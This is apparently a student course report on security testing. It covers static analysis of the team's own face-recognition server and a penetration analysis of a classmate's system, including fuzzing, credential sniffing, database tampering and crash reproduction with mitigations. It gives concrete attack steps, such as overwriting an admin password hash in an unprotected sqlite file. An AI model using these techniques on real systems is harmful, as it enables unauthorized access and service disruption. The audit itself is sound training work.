^{*} Note: Although our mentor(Professor Jeff)'s suggested to use the SonaCube as a tool with a comment that it's utilized with the github system we're using. We were considering many tools we were going to use for cross-check back then. Actually Cppcheck was strong one of strong candidates.

When we reviewed the result from Flawfinder, we found out it's working as a code scanner and detecting vulnerabilities according to its DB. So we searched the tool detecting more specific vulnerabilities. Finally we've known the Cppcheck is more suitable for the C++ language so that we can decide to use the Cppcheck.

* Cppcheck: http://cppcheck.sourceforge.net/


* Flawfinder: https://dwheeler.com/flawfinder/

10.1. v0.0.1 (original code)

Here are vulnerabilities that we had in the initial status of our source code by the tool of Flawfinder.

Stats from Flawfinder	Total	Open	Closed	False Positive
# of vulnerabilities	31	12	5	14

And we're using the bug system on github to manage these issues. Once an issue is closed in development cycle, we will know the change of the status immediately.



Stats from Cppcheck	Total	Open	closed	False Positive
# of vulnerabilities	154	110	44	0

Here are another vulnerabilities found by the tool of the Cppcheck. It's also the initial status of our source code.

It is interesting that both tools show us a different result. The Flawfinder gives us general information about somethings vulnerable and considerable but the Cppcheck tells us what is incorrect usages and what should be updated to be eliminated with more specific.

Therefore we've thought Cppcheck more specific and suitable for us during this short iteration like this CMU's course so that we are going to select this Cppcheck as a main tool.

10.2. v0.5.0


The Version of v0.5.0 is our base version that we have re-factored from the original version, v0.0.1.

The table below shows vulnerabilities at the version of v0.5.0.

Stats from Flawfinder Total		Open	Closed	False Positive
# of vulnerabilities	36	13	6	17

The Flawfinder detected the vulnerability that the usage of g_sprintf() is vulnerable. Interestingly, the tool recommends that we should replace g_sprintf() with g_snprintf().


Here is another result from the Cppcheck. The Cppcheck detected 100 vulnerabilities in the version of v 0.5.0. We're going to resolve vulnerabilities from now on.



Stats from Cppcheck	Total	Open	closed	False Positive
# of vulnerabilities	100	100	0	0


10.3. v1.1.0

Stats from Flawfinder	Total	Open	Closed	False Positive
# of vulnerabilities	30	9	4	17



Stats from Cppcheck	Total	Open	closed	False Positive
# of vulnerabilities	34	34	0	0

10.4. Current Status



34 of the results of the Cppcheck are style(23) performance(1) and warning is the copy constructor of the class is never called. Also it's the 3rd party codes, so it is not supported.


Nine of the results of the Flawfinder are vulnerabilities of the Face Detection module, and are currently remaining issues.

11. Demo

11.1. Client Program

This is the UX of our client program. It consists of:

- Login: ID/Pass, Login, Logout
- Change mode: Secure Mode, Test Mode
- Learn Mode: Pause (for capture), Name, Learn Mode Save



11.2. Demo Clip

This picture shows the client' display, the server's log, and current demo sequence.



Phase 2: Security Analysis of Classmate System


We reviewed Team 1's output, identified security goals and assets, and figured out attack surfaces and found vulnerabilities through design reviews and code reviews. Then, vulnerabilities were assessed and classified. In addition, a method to attack the each vulnerability was derived and actually verified.

12. Analysis

12.1. Design Review

Reviewed the artifacts of Team 1. Extract the valuable data and attached it in following sections in order to identify the targets for assessment.


12.1.1. Architecture Design



12.1.2. Security Requirements

Security Design ID	Descriptions	Related Requirement ID
SD-01	Implementation of 'Secure mode' using TLS 1.3	RQ-SEC-GEN-02,
		RQ-SEC-GEN-03
SD-02	Implementation of 'Protocol Manager' module based on necessary data format	RQ-SEC-GEN-04
SD-03	Separation of administrator privilege to manage DB in learning	RQ-SEC-SVR-01,
	mode	RQ-SEC-SVR-02
		RQ-SEC-SVR-08
SD-04	Implemented a limited user operation	RQ-SEC-SVR-03,
		RQ-SEC-SVR-08
SD-05	Implementation of 'Authentication Manager' module based on authentication process	RQ-SEC-SVR-04
SD-06	Separation of 'Authentication Manager' domain to store credential data (user's ID/PW, authority)	RQ-SEC-SVR-05
SD-07	Modification of 'Communication Manager' to implement secure	RQ-SEC-SVR-06,
	mode	RQ-SEC-SVR-07
SD-08	Apply Firewall	RQ-SEC-SVR-09
SD-09	UI design considering secure mode	RQ-SEC-CLI-01,
		RQ-SEC-CLI-02
		RQ-SEC-CLI-03

12.1.3. Security Design for Security Requirements



12.1.4. Crypto Review

- Primitives and Algorithms
 - 1. Crypto Library: WolfSSL
 - 2. Version: 4.7.0 (February 15, 2021)
 - 3. No known vulnerabilities in version 4.7.0
- Symmetric cipher algorithm
 - 1. Algorithm: AES
 - 2. Key Size: 128 bit
 - 3. Mode of Operation: CBC
 - 4. Key derivation function: NONE
- Method of Secret Hiding
 - 1. No Hardware Security (HSM, TEE etc.), No Whitebox Crypto, No Code Obfuscation, just store into file name "secret.key"
- User Data Encryption/ Decryption
 - 1. Al classified name and photo
 - 2. AES encryption using master key retrieved from "secret key" file and IV (Initial Vector) in which 16 bytes are all 00, no used random number, no integrity check.

12.2. Surface Analysis

12.2.1. strings

Type the command "strings {server|client program}" and we found susceptible strings in the server program. It seems like some sql query related in the id and password, some important key is checked.

```
DROP TABLE IF EXISTS user; CREATE TABLE user (id INTEGER PRIMARY KEY AUTOINCREMENT, account TEXT, passwd TEXT, privilege INT); INSERT INTO user VALUES(1, 'admin', 'e9b6ebe030d910d3b0c253b9bd05dfc365f1e17f61f2b64385898a8247b5b792',0); INSERT INTO user VALUES(2, 'lg', '078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1',2);
...

Secret key is not exist...
```

12.2.2. nmap

When enabling the firewall by the team1's guideline, it's properly block the port scanning.

```
<firewall on>
$ sudo nmap -sV 192.168.0.228
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 09:03 KST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
                       ΙP
                                                                                      3.36
                               address
                                           (0
                                                  hosts
                                                                   scanned
                                                           up)
<firewall off>
$ sudo nmap -sV 192.168.0.228
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-24 09:06 KST
Nmap scan report for 192.168.0.228
Host is up (0.041s latency).
Not shown: 996 closed ports
        STATE SERVICE VERSION
        open ssh
                     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp
111/tcp open rpcbind 2-4 (RPC #100000)
50000/tcp open ibm-db2?
55555/tcp open unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.70 seconds
```

12.2.3. Compile Warnings

We've added the compile options -Wall, -Wextra in order to find all compile warnings. But we couldn't find vulnerabilities to exploit.

```
<compile warnings of the client source codes>
 ...\Common\NetworkTCP.cpp(188,56): warning C4244: 'argument': conversion from 'SOCKET' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(320,5): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(363,60): warning C4244: 'argument': conversion from 'SOCKET' to 'int',
possible loss of data
 ...\Common\NetworkTCP.cpp(406,61): warning C4244: 'argument': conversion from 'SOCKET' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(496,5): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
  ...\Common\NetworkTCP.cpp(576,87): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
 ...\Common\NetworkTCP.cpp(631,79): warning C4267: 'argument': conversion from 'size_t' to 'int',
possible loss of data
 ...\Common\Protocol\ProtocolManager.cpp(55,34): warning C4244: '=': conversion from '__int64' to
```

```
'uint32_t', possible loss of data
  ...\Common\Protocol\ProtocolManager.cpp(56,20): warning C4267: '=': conversion from 'size_t' to
'uint32_t', possible loss of data
 ...\Common\Protocol\ProtocolManager.cpp(74,58): warning C4267: 'argument': conversion from
'size_t' to 'const int', possible loss of data
 ...\Common\TcpSendRecvJpeg.cpp(25,36): warning C4267: 'argument': conversion from 'size_t' to
'u_long', possible loss of data
  ...\Common\TcpSendRecvJpeg.cpp(28,24): warning C4244: 'return': conversion from 'ssize_t' to
'int', possible loss of data
<compile warnings of the server source codes>
 .../faceNet.cpp:126:23: comparison between signed and unsigned integer expressions [-Wsign-
comparel
    for (int i = 0; i < m_croppedFaces.size(); i++) {</pre>
  .../faceNet.cpp:202:22: comparison between signed and unsigned integer expressions [-Wsign-
compare]
    for(int i = 0; i < m_croppedFaces.size(); i++) {</pre>
  .../faceNet.cpp:211:22: comparison between signed and unsigned integer expressions [-Wsign-
compare]
    for(int i = 0; i < (m_embeddings.size()/128); i++) {</pre>
  .../faceNet.cpp:215:27: comparison between signed and unsigned integer expressions [-Wsign-
comparel
      for (int j = 0; j < m_knownFaces.size(); j++) {</pre>
  .../faceNet.cpp:307:12: enumeration value 'kBOOL' not handled in switch [-Wswitch]
    switch (t)
 .../imgproc.cpp:223:23: comparison between signed and unsigned integer expressions [-Wsign-
compare]
      for (int i=0;i<facelist.size();i++) {</pre>
  .../imgproc.cpp:434:20: enumeration value 'IMGPROC_NONE' not handled in switch [-Wswitch]
        switch (pmsg->msgid)
  .../main.cpp:434:21: deleting object of polymorphic class type 'CBaseProtocol' which has non-
virtual destructor might cause undefined behavior [-Wdelete-non-virtual-dtor]
    if (pbase) delete pbase;
           ^~~~~
  .../main.cpp:514:49: ISO C++ forbids converting a string constant to 'char*' [-Wwrite-strings]
   run_cmd("/bin/systemctl restart nvargus-daemon");
  .../mydb.cpp:278:23: comparison between signed and unsigned integer expressions [-Wsign-compare]
    for (int i = 0; i < paths.size(); i++)</pre>
 .../network.cpp:47:26: comparison between signed and unsigned integer expressions [-Wsign-
compare]
      for(int num=0;num<boundingBox_.size();num++){</pre>
  .../network.cpp:76:18: comparison between signed and unsigned integer expressions [-Wsign-
compare1
    for(int i=0;i<heros.size();i++)</pre>
```

12.3. Static Analysis

We used the Flawfinder and Cppcheck as a static analysis tool.

As we are in the beginning of code, we're going to use Static Analysis Tools in order to inspect the known vulnerabilities. Fortunately, It is analyzed that Team1 is using the tools that we're using so we can start inspecting the code fast.

Stats from Flawfinder	Total	Open	closed	False Positive
# of vulnerabilities (client)	6	0	0	6
# of vulnerabilities (server)	24	0	0	24

This table shows us several false positives to be fixed. But It's informative issues that when the function of open(), it's needed to handle exception of the code.


Stats from Cppcheck	Total	Open	closed	False Positive (Unused Functions)
# of vulnerabilities (client)	48	8	0	40(26)
# of vulnerabilities (server)	173	14	0	159(0)

From the table above, there are the 26 of unused functions in the client. In this case we've also found the unused variable and function in our initial source code in the phase1, we did remove it from our source tree. That is a different point between us and team1. We thought according our coding style, unused symbols are needed to be removable.

And in the server, there are the 10 of opened issue. But, after reviewing some of the issues are trivial.


12.4. Fuzz

We focused the message format (see the picture below) used in the team1 project. Generating the fuzzed packet and send it to the server and check whether or not server is crashed. The fuzz uses the python script with **scapy** and **random** packages



12.4.1. Overview

The fuzz_tartan.py is made for the fuzzing of the team1's server program.



The usage is below

\$ pip install --pre scapy[basic] # install scapy package

\$ python3 fuzz_tartan.py # do fuzz with invalid head_length

\$ python3 fuzz_tartan.py 16 # do fuzz with valid head_length

When crash is happened the generated packets are stored in the fuzz_packet path. You can reproduce the issue by using the fuzz_verify.py.

\$ python3 fuzz_verify.py

12.4.2. Rule of generating a packet

- Preamble Random, 4 bytes
- Length Random in range 1~100, 4 bytes, whether or not including header
- timestamp Random, 4 bytes
- message type Random in range 998~1010, 4 bytes, little endian
- protocol message Random, 'Length' bytes

Example

```
      0000
      53
      42
      31
      54
      38
      00
      00
      67
      17
      82
      91
      F1
      03
      00
      00
      00
      00
      67
      17
      82
      91
      F1
      03
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      00
      <
```

12.4.3. Founded crash issues

Found two type of crashes with the fuzzer. See <u>V12</u> for the details of the crash type 2

```
pkt header : length=83 head=[SBIT] server
pkt header : msgtype=999
pkt header : timestamp=-1514506509
max packet length=1084576 received=93 packet_length=93 timestamp=3360389548 msgtype=1008
accumulated packets=126 my_packet_size=-1
accumulated packets=126 my_packet_size=-1
(Comm::disconnect() - TLS=0
                                                                                                                                                                                                                                                                                               server
 login not ok
Server Setting MODE=0
imgproc thread is sleeping....
ACCOUNT= PASSWORD=
 ACCOUNT= PASSW0RD=

Login fail:

CBaseProtocol::CBaseProtocol() pmsg=0x0x7f63b59b08

CBaseProtocol::getSize()=13

Packetizing... packet type=9999

Packetizing... packet size=29


Packetizing... packet time=1462442552

Segmentation fault
```

```
$ python3 fuzz tartan.py 16
                                                                                     <u>attacker</u>
                                                            python3 fuzz_tartan.py 16
[pkt 0000001106]
0000 53 42 31 54 25 00 00 00 94 87 31 23 E8 03 00 00 SB17%....1#...
0010 50 07 C3 F3 BE 0E 62 1D 9D 7E 64 B4 CA C5 B1 1C ]....b..~d....
0020 97 56 30 CC 6C ...V0.1
error: [Errno 32] Broken pipe
fuzz again
error: [Errno 111] Connection refused
```

Crash Type 2 = V12 Crash by Integer Underflow related in the packet size

```
Accepted connection Request
Connection Msg sent.:TLS-0
Connected.......TLS-0
MMMSG.NET_CONNECTED
wait for login...
max packet length=1048576 received=1033 packet_length=6 timestamp=239280418 msgtype=1005
accumulated packets=1033 my_packet_size=6
bytes=1033, data=[SB1T]
pkt header: length=06 head=[SB1T]
pkt header: smsgtype=1005
pkt header: timestamp=239280418
CBaseProtocol::dsserialize()+
CBaseProtocol::dsserialize()+
  CBaseProtocol::(dserialize()+
[libprotobuf FATAL google/protobuf/stubs/stringpiece.cc:50] size too big:
18446744073709551666 details: string length exceeds max size
terminate called after throwing an instance of 'google:protobuf::FatalException'
what(): size too big: 18446744073709551606 details: string length exceeds max size
```




12.4.4. Reproduce crash

When a crash is happened, the generated packet is stored in the 'fuzz_packet' path. So you can reproduce the crash by sending the generated input again with the fuzz_verify.py.


\$ python3 fuzz_verify.py

12.4.5. Demo clip

{git root}/docs/phase2/03 vulnerabilities/V12/fuzz.mp4



13. Vulnerability and Penetration Testing



In the system design diagram of team1 above, it shows us vulnerabilities we've found. Those vulnerabilities were found at the several components, especially we've confirmed that a number of vulnerabilities existed in a certain component (Communication Manager).

ID	Description	Impact	Date found	Related
V01	Insert an arbitrary id/password to DB	Critical	6/23	CWE-916
V02	Sniffing the id/password	High	6/24	CWE-319
V03	Exposed user credentials in the server log	Medium	6/24	CWE-532
V04	Infinite loop in the NetworkTCP.cpp	High	6/24	CWE-253
V05	Unintentional handling of the protocol message	Medium	6/24	CAPEC-494
V06	Weak Passwords that Enable Brute Force Attacks	Medium	6/25	CWE-521
V07	SQL Injection for Login	Critical	6/25	CWE-89
V08	Memory leakage in the 'get_a_packet' function	Medium	6/28	CWE-401
V09	Extraction of name and face image data used by the face	High	6/28	CWE-922
	recog. Al engine			
V10	the system cannot be operated on the big endian architectures	Low	6/29	CWE-198
V11	Possible MITM attack using certificate change	High	6/29	CWE-295
V12	Crash by unsigned integer wraparound related in the packet	Medium	6/29	CWE-191
	size			

13.1. Criteria

13.1.1. Vector (pathway, what attacker obtained)

high opportunity

- [SERVERINFO] can attack only with server ip, port
- [NETWORK] can attack over the network communicating
- | [CLIENT/BINARY] can attack with client binary exposed *
- [CLIENT/SOURCE] can attack with client source exposed

```
| [SERVER/ACCESS] - can attack with server accessible
| [SERVER/BINARY] - can attack with server binary exposed *
v [SERVER/SOURCE] - can attack with server source exposed
low opportunity
(*: through binary reversing using tools such as IDA-pro, Ghidra)
```

13.1.2. Phenomenon (phenomenon by the vulnerability)

unrecognizable | [NA] - no special phenomenon by the vulnerability | [SLOWDOWN] - gets into a low performance state | [HANG] - gets into an infinity loop | [WRONGSTATE] - doesn't response correctly | [ASSERT] - causes intended abort but damages on availability v [CRASH] - causes e.g. unexpected segment fault or die

13.1.3. Approach (what we did to find the vulnerability)

manual

recognizable

| [REVIEW/CODE] - done by reviewing code itself | [REVIEW/DESIGN] - done by reviewing documents or code | [FUZZING] - done by running fuzzing tools v [STATIC] - done by running static analysis tools toolly

13.1.4. Technique (exploit techniques)

[SQLINJECTION] - for by-passing authentication
[BUFFEROVERFLOW] - reading or writing beyond legitimate area
[WRAPAROUND] - making use of unsinged type wraparound
[FORMATSTRING] - mainly used for leaking data on the stack
[REVEALEDKEY] - decrypting secure data using revealed keys
[SNIFFING] - sniffing packets over the network
[SPOOFING] - so-called, man in the middle attack
[BRUTEFORCE] - trying all possible input until success
[CRAFTPACKET] - crafting and sending a customized packet
[TAMPERING] - modifying system components for a purpose
[NOSPECIFIED] - no special techniques specified

13.1.5. CIA

[CONFIDENTIALITY] - compromises confidentiality [INTEGRITY] - compromises integrity [AVAILABILITY] - compromises availability

13.1.6. Impact

[CRITICAL] - Exploitation of the vulnerability likely results in root-level compromise. advising that you patch or upgrade as soon as possible [HIGH] - Result in a significant data loss, exposes, or system is entirely compromised. [MEDIUM] - Same as HIGH. But it's low possibilities than HIGH.

[LOW] - Minor impact/Most of the system is functioning properly.

13.2. Details

13.2.1. V01 - Insert an arbitrary id/password to DB

ID	V01	Description	Insert an arbitrary id/password to DB
Vecto	or	[SERVER/	ACCESS]
Phen	omenon	[NA]	
Appr	oach	[REVIEW/	DESIGN]
Tech	nique	[TAMPERI	NG]
CIA		[INTEGRI]	ΓΥ]
Impa	ct	[CRITICAL	.]
Vulne	erabilities		

- 1. sqlite3 database files(tartan_faces.db, tartan_user.db) have no password. So it can be accessed and modified by an attacker.
- * CWE-916: Use of Password Hash With Insufficient Computational Effort https://cwe.mitre.org/data/definitions/916.html
- * CWE-862: Missing Authorization https://cwe.mitre.org/data/definitions/862.html

Compromise Sequence

- 1. modify tartan_user.db. insert new user with the SHA256 hashed password or replace the user's passwd.
- 2. login success using new or modified user

Recommended Mitigations

1. Provide the Access Control of DB.

Analysis

1. From install guide(tartan_install.sh), we found some db files are installed.

```
$ cat tartan_install.sh
....
install tartan*.db /usr/local/tartan/
....
```

2. So we checked the tartan* db with sqlite3. it doesn't request any password, so we could check the data in the table.

It consists of id, account, passwd, privilege columns. But the passwd field would be encrypted or hashed.

```
$ sqlite3 tartan_user.db
SQLite version 3.22.0 2018-01-22 18:45:57
Enter ".help" for usage hints.
sqlite> .table
user
```

```
sqlite> .schema user
CREATE TABLE user (id INTEGER PRIMARY KEY AUTOINCREMENT , account TEXT, passwd TEXT, privilege
INT);
```

```
sqlite> select * from user;
1|admin|e9b6ebe030d910d3b0c253b9bd05dfc365f1e17f61f2b64385898a8247b5b792|0
2|lg|078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1|2
```

3. To understand the logic related in the user credentials, we checked the source codes. So we found some code snippets related in the user id and the password. So we found that the SHA256 is used for the passwd.

```
VALUES(2,
                                                                                              'lg',
  "INSERT
                         INTO
                                              user
'078156fd9debb7d481347e68ab19bb1f2d3028bcd61bc25994562f8a0d62e8e1',2);";
// auth.cpp
int CAuth::login(string id, string passwd)
 CMydb db;
 CCyper cyp;
 return db.find_user(id, cyp.get_passwd_enc(passwd));
// cyper.cpp
string CCyper::get_passwd_enc(string pass)
 unsigned char digest[SHA256_DIGEST_LENGTH];
 SHA256_CTX ctx;
 SHA256_Init(&ctx);
 SHA256_Update(&ctx, pass.c_str(), pass.length());
 SHA256_Final(digest, &ctx);
 string str=bytes2hex(digest,SHA256_DIGEST_LENGTH );
 // printf("SHA256 digest: %s\n", str.c_str());
 return str;
```

4. Finally we change the db to what we want. Change the admin paswd to SHA256 hashed value of 'lg' and add new 'user'. So we can login 'admin/lg' and 'user/user' in the client program

```
sqlite>
                     replace
                                          into
                                                                                values
                                                             user
(1,'admin','0e6ba33f8bc8f41515b9d77c0e27c07ad66f2ae9b09dd7561729d6cd4d27c292',0);
sqlite>
                     insert
                                          into
                                                                                values
                                                             user
(3, 'user', '04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb',2);
sqlite> select * from user;
1 admin | 0e6ba33f8bc8f41515b9d77c0e27c07ad66f2ae9b09dd7561729d6cd4d27c292 | 0
3 user | 04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb | 2
```

13.2.2. V02 - Sniffing the id/password

ID	V02	Description	Sniffing the id/password	
Vecto	or	[NETWOR	K[
Phenomenon		[NA]		
Appr	oach	[REVIEW/DESIGN][REVIEW/CODE]		
Technique		[SNIFFING]		
CIA		[CONFIDE	:NTIALITY]	
Impa	Impact [HIGH]			
Vulnerabilities				

- 1. The communication channel for the user credentials is not secure
- * CWE-319: Cleartext Transmission of Sensitive Information

https://cwe.mitre.org/data/definitions/319.html

Compromise Sequence

- 1. Sniffing the network packet through Wireshark.
- 2. Select the 'Non secure' mode and push login button

0040 07 3c e8 03 00 00 0a 05 61 64 6d 69 6e 12 02 6c

It shows that the user id 'admin' and the password 'lg' are exposed.

3. the id/password is checked by captured packet

Recommended Mitigations

1. Encrypt the data with a reliable encryption scheme before transmitting.

Analysis

0050 67

1. Capture TCP Packet using port number 50000 (=non-secure port) See wireshark packet in './03_vulnerabilities/V02/tcp_packet.pcapng'.

```
Destination
                                                                  Protocol Length Info
        Time
                      Source
4 0.126187
                  192.168.0.217
                                         192.168.0.228
                                                                TCP
                                                                         81
                                                                                11505 → 50000 [PSH,
ACK] Seq=1 Ack=1 Win=204800 Len=27
Frame 4: 81 bytes on wire (648 bits), 81 bytes captured (648 bits) on interface
\Device\NPF_{0BA61C95-3362-49D2-9950-76429883512C}, id 0
Ethernet II, Src: EFMNetwo_4c:1a:37 (00:26:66:4c:1a:37), Dst: IntelCor_da:66:5a (8c:c6:81:da:66:5a)
Internet Protocol Version 4, Src: 192.168.0.217, Dst: 192.168.0.228
Transmission Control Protocol, Src Port: 11505, Dst Port: 50000, Seq: 1, Ack: 1, Len: 27
Data (27 bytes)
0000 8c c6 81 da 66 5a 00 26 66 4c 1a 37 08 00 45 00
                                                         ....fZ.&fL.7..E.
0010 00 43 98 24 40 00 80 06 df 82 c0 a8 00 d9 c0 a8
                                                         .C.$@.....
                                                          ..,..P.`.~.z..P.
0020 00 e4 2c f1 c3 50 02 60 87 7e bd 7a b0 8d 50 18
0030 c8 00 75 c5 00 00 53 42 31 54 1b 00 00 00 c7 8c
                                                         ..u...SB1T.....
```

.<....admin..l

13.2.3. V03 - Exposed user credentials in the server log

Description | Exposed user credentials in the server log ID V03 Vector [SERVER/ACCESS] Phenomenon [NA] Approach [REVIEW/DESIGN][REVIEW/CODE] Technique [NOSPECIFIED] CIA [CONFIDENTIALITY] **Impact** [MEDIUM] **Vulnerabilities** 1. The logging information exposes too much information Information CWE-532: Insertion of Sensitive into Log File https://cwe.mitre.org/data/definitions/532.html Compromise Sequence 1. Start server and trace the logs ({git_repo_root}/LgFaceRecDemoTCP_Jetson_NanoV2/log.sh) 2. Attempt to login 3. The logs show the user credentials including password like below. Jun 23 04:17:54 LgFaceRecProject LgFaceRecDemoTCP_Jetson_NanoV2[7447]: ACCOUNT=user PASSWORD=user

Jun 23 04:17:54 LgFaceRecProject LgFaceRecDemoTCP_Jetson_NanoV2[7447]: OK You're a valid user : privilege=2

Recommended Mitigations

Do not print the log of credentials.

Analysis

1. Just monitoring the log. We have no idea to find this vulnerability.

Jun 23 04:17:54 LgFaceRecProject LgFaceRecDemoTCP_Jetson_NanoV2[7447]:

passwd:04f8996da763b7a969b1028ee3007569eaf3a635486ddab211d512c85b9df8fb, privilege:2

ID V04	Description infinite loop in the NetworkTCP.cpp
Vector	[SERVERINFO]
Phenomenon	[HANG]
Approach	[REVIEW/CODE]
Technique	[CRAFTPACKET]
CIA	[AVAILABILITY]
Impact	[HIGH]
Vulnerabilities	

